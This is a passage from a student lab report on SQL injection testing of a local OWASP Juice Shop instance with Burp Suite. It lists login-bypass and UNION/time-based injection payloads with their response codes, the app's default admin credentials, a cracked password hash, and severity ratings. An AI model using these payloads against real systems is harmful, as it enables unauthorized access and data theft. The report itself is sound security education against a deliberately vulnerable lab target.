
Color Codes: Green Exact match, Yellow Partial match, Red Not found.

-To confirm this, we can now use our discovered credentials to login




The image shows a login form titled "Login" on a dark background. It contains two input fields: "Email *" with the value "admin@juice-sh.op" and "Password *" with the value "admin123". Below the password field is a "Forgot your password?" link. A "Log in" button is positioned below the inputs, and a "Remember me" checkbox is below the button. At the bottom, there is a link that says "Not yet a customer?".

-Upon logging in we are greeted with a new achievement as we logged in without an sql injection this time




-We can also see the results on burp which shows us the correct credentials intercepted as we entered them




-The other status codes one can encounter are 401 and 500


-401 is a failed attempt as shown below



-500 is an internal system error which does give a response and even other values like a password hash



-To investigate this further we used crackstation again to unhash this password to see if this attack was successful, the decryption gave us “test” as the result meaning this is also a failed attempt as we gained nothing of use.



-A few payloads returned errors which looked like this

Request	Position	Payload	Status	Error	Timeout	Length	Comment
49	1	ORDER BY 1--	500				
52	1	ORDER BY 4--	500				
13	1	OR 3409=3409 AND (pYw...	500			1681	
14	1	OR 3409=3409 AND (pYw...	500			1681	
27	1	AND 1=1 AND %"	500			1656	
28	1	AND 1=0 AND %"	500			1656	
31	1	AND 1063=1063 AND (142...	500			1663	
32	1	AND 7506=9091 AND (591...	500			1663	
33	1	AND 7300=7300 AND (pKZ...	500			1666	
34	1	AND 7300=7300 AND (pKZ...	500			1666	
35	1	AND 7300=7300 AND (pKZ...	500			1669	
36	1	AND 7300=7300 AND (pKZ...	500			1669	


Request	Response
1	POST /rest/user/login HTTP/1.1
2	Host: localhost:3000
3	Content-Length: 44
4	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.71 Safari/537.36
5	Origin: http://localhost:3000
6	Accept: application/json, text/plain, */*
7	Content-Type: application/json
8	Sec-Fetch-Mode: cors
9	Sec-Fetch-Dest: empty
10	Accept-Encoding: gzip, deflate, br
11	Accept-Language: en-US,en;q=0.9
12	Content-Language: en-US,en;q=0.9
13	Connection: keep-alive
14	Request: http://localhost:3000/
15	Response: 200 OK
16	Content-Type: application/json
17	Content-Length: 1185
18	Content-Type: application/json
19	Content-Type: application/json
20	Content-Type: application/json

You may be wondering why we only investigated one successful attempt i.e. one payload only, the reason for that is that in all the successful attempts the resulting username was always admin@juice-sh.op and the password returned was the same as well, this doesn't however render them useless as it shows multiple ways of constructing an sql injection attack, shown below is the payload for " or 1=1 --" which gives similar results

Request	Position	Payload	Status	Error	Timeout	Length	Comment
26	1	' or 0=0 --	200			1185	
32	1	' or 1=1 --	200			1185	
34	1	' or 1=1 --	200			1185	
39	1	' or 1=1 or 'm'	200			1185	
47	1	hi' or 1=1 --	200			1185	
119	1	' or 1=1 or 'm'	200			1185	
121	1	x' or 1=1 or 'x=y	200			1185	
0			401			413	
3	1	#	401			413	
4	1	-	401			413	
5	1	--	401			413	
6	1	%20--	401			413	

Request	Response
1	POST /rest/user/login HTTP/1.1
2	Host: localhost:3000
3	Content-Length: 44
4	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.71 Safari/537.36
5	Origin: http://localhost:3000
6	Accept: application/json, text/plain, */*
7	Content-Type: application/json
8	Sec-Fetch-Mode: cors
9	Sec-Fetch-Dest: empty
10	Accept-Encoding: gzip, deflate, br
11	Accept-Language: en-US,en;q=0.9
12	Content-Language: en-US,en;q=0.9
13	Connection: keep-alive
14	Request: http://localhost:3000/
15	Response: 200 OK
16	Content-Type: application/json
17	Content-Length: 1185
18	Content-Type: application/json
19	Content-Type: application/json
20	Content-Type: application/json

-We can also note our progress through logging



The screenshot shows the Burp Suite interface with the 'Logger' tab selected. The table below represents the data visible in the logger.

	Time	Tool	Method	Host	Path	Query	Param count	Status code	Length	Start response timer	Comment
39	17:57:02 6 Jan 2024	Proxy	GET	localhost	/styles.css		3	304	365		
40	17:57:02 6 Jan 2024	Proxy	GET	localhost	/MaterialsIcons/Paga...		3	304	364		
41	17:57:03 6 Jan 2024	Proxy	GET	localhost	/rest/admin/applicat...		3	304	278	3	
42	17:57:43 6 Jan 2024	Proxy	GET	localhost	/socket.io/	EIO=4&transport=p...	6	200	296	1	
43	17:57:44 6 Jan 2024	Proxy	GET	localhost	/rest/user/whoami		3	200	366	6	
44	17:58:28 6 Jan 2024	Intruder	POST	localhost	/rest/user/login		5	401	413	39	
45	17:58:28 6 Jan 2024	Intruder	POST	localhost	/rest/user/login		5	500	1605	30	
46	17:58:28 6 Jan 2024	Intruder	POST	localhost	/rest/user/login		4	500	1788	4	
47	17:58:28 6 Jan 2024	Intruder	POST	localhost	/rest/user/login		5	401	413	14	
48	17:58:28 6 Jan 2024	Intruder	POST	localhost	/rest/user/login		5	401	413	14	

SQL Injection Union Attack

In a Union Attack, the attacker uses the UNION SQL operator to combine the results of the original query with those of another query, often to extract unauthorized information from the database. This is achieved by injecting additional SQL code into input fields, exploiting vulnerabilities in poorly sanitized user inputs.

In this particular project, the target is to send user requests for product delivery to the locally hosted OWASP juice-shop server with malicious payload and check the responses to test success/failure.

Payload Link: <https://github.com/payloadbox/sql-injection-payload-list/blob/master/Intruder/detect/GenericUnionSelect.txt>

Add New Address

Country *
country

Name *
name

Mobile Number *
1231231

ZIP Code *
10000000

Address *
address

City *
city

State
state

< Back

> Submit

Using similar setup as the first attack, the second attack is launched. The payload is set to generate close to 3000 requests, each of which is set to produce a response which may or may not contain some entries from the server's database.

Payload set: 1 Payload count: 424
 Payload type: Simple list Request count: 2,968

Payload settings [Simple list]
 This payload type lets you configure a simple list of strings that are used as payloads.

Paste Load ... Remove Clear Deduplicate Add Enter a new item
 Add from list ... [Pro version only]


ORDER BY SLEEP(5)
 ORDER BY 1,SLEEP(5)
 ORDER BY 1,SLEEP(5),BENCHMARK(10000...
 ORDER BY 1,SLEEP(5),BENCHMARK(10000...
 ORDER BY 1,SLEEP(5),BENCHMARK(10000...
 ORDER BY 1,SLEEP(5),BENCHMARK(10000...
 ORDER BY 1,SLEEP(5),BENCHMARK(10000...
 ORDER BY 1,SLEEP(5),BENCHMARK(10000...

After launching the attack, a window pops up showing a list of the results produced by injection of each statement.

Position	Payload	Status code	Error
2	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(100000...		<input type="checkbox"/>
1	UNION SELECT @@VERSION,SLEEP(5),"3	500	<input type="checkbox"/>
1	UNION SELECT @@VERSION,SLEEP(5),"3""#	500	<input type="checkbox"/>
2	UNION SELECT @@VERSION,SLEEP(5),"3	500	<input type="checkbox"/>
2	UNION SELECT @@VERSION,SLEEP(5),"3""#	500	<input type="checkbox"/>
1	AND 5650=CONVERT(INT,(UNION ALL SELECT CHAR(73)+CHAR(78)...	201	<input type="checkbox"/>
1	AND 5650=CONVERT(INT,(UNION ALL SELECT CHAR(73)+CHAR(78)...	201	<input type="checkbox"/>
1	UNION ALL SELECT CHAR(113)+CHAR(106)+CHAR(122)+CHAR(106...	201	<input type="checkbox"/>
1	AND 5650=CONVERT(INT,(UNION ALL SELECT CHAR(73)+CHAR(78)...	201	<input type="checkbox"/>
1	AND 5650=CONVERT(INT,(UNION ALL SELECT CHAR(73)+CHAR(78)...	201	<input type="checkbox"/>
1	AND 5650=CONVERT(INT,(UNION ALL SELECT CHAR(73)+CHAR(78)...	201	<input type="checkbox"/>
1	AND 5650=CONVERT(INT,(UNION ALL SELECT CHAR(73)+CHAR(78)...	201	<input type="checkbox"/>

We sort this list by status code to easily navigate to the results with response codes 200/201 indicating success/resource created and ignoring the results with any other status codes.

Further we click each response to see what exactly was sent by the server.



Upon inspection of one of the responses with status code 201, the above response was generated. This response contains only the confirmation of a new entry being created on the server's database. In an ideal case for the attacker, the response may contain a list of username/password pairs which will give the attacker the ability to log into any user account.

Due to the limitations of burp suite community version, it takes a significant amount of time to generate all of the responses. Also, all of these responses need to be manually checked for any information useful to the attacker.

0.15 Use Cases

SQL login bypass

Severity rating: 10

The reason this gets such a high severity rating is the risks such unauthorized access could bring to a website as this is what an attacker could use such a bypass for:

Data Breach:

- Steal sensitive user information, such as personal details, passwords, and financial data.
- Access confidential business data, intellectual property, or trade secrets.

Financial Loss:

- Manipulate or steal financial transactions.
- Redirect funds or alter payment details.

Identity Theft:

Impersonate users or administrators to carry out fraudulent activities.

Create fake accounts or profiles using stolen credentials.

Website Defacement:

Modify the website's appearance or content to spread false information or propaganda.

Display offensive or harmful content.

Denial of Service (DoS) Attacks:

Disrupt website functionality by overloading servers or services.

Render the website inaccessible to legitimate users.

Distributed Denial of Service (DDoS) Attacks:

Coordinate a large-scale attack using multiple compromised systems to overwhelm the website's infrastructure.

Ransomware:

Encrypt website data and demand a ransom for its release.

Threaten to expose sensitive information unless payment is made.

Malware Injection:

Introduce malicious code into the website to infect visitors or compromise their devices.

Use the website as a platform to distribute malware to a wider audience.

Sabotage or Destruction:

Delete critical data or entire databases.

Intentionally damage the website's functionality or reputation.

Backdoor Installation:

Establish a secret entry point (backdoor) for persistent access.

Maintain control even after the initial breach has been detected and resolved.

Legal Consequences:

Engage in activities that could lead to legal action against the website owner or administrators.

Use the compromised website for illicit purposes, making the legitimate owners liable.

SQL Union Attack

Severity rating: 10

The reason this gets such a high severity rating is the again the major risk of unauthorized access as well as other consequences as discussed below:

Extracting Data:

An attacker may use a union attack to combine results from different database tables, extracting sensitive information like usernames, passwords, or other confidential data.

Identifying Database Structure:

By manipulating the UNION statement, an attacker can gather information about the database structure, such as table names and column names, which helps in planning further attacks.

Authentication Bypass:

If a web application uses SQL queries for authentication, an attacker might attempt a union attack to bypass login mechanisms and gain unauthorized access.

Data Tampering:

Injection attacks can be used to modify or delete data in the database, impacting the integrity of the information stored.

Error-based Attacks:

Error-based Attacks: Union attacks can exploit error messages generated by the database system to reveal information about the structure of the query, helping the attacker refine their injection technique.

0.16 Conclusion

In conclusion, the exploration of SQL injection vulnerabilities using Burp Suite has provided valuable insights into the potential risks associated with insecure databases. The lack of attention paid to such risks could evidently prove fatal to the success of many organizations.

Through the step-by-step guide and practical testing scenarios outlined in this report, we have demonstrated the effectiveness of Burp Suite in identifying and assessing SQL injection vulnerabilities while also allowing the understanding of both how to use burp suite to perform such tests as well as understand what these vulnerabilities could cause.

The generated use cases visualize the diverse range of malicious activities that can be carried out through successful SQL injection attacks. From unauthorized data access to manipulation of sensitive information and even potential remote code execution, the report describes the importance of mitigating SQL injection vulnerabilities promptly.

All in all this report serves as a reminder as to why SQL injections need to be taken seriously in the field of network security.

chapters/bibliography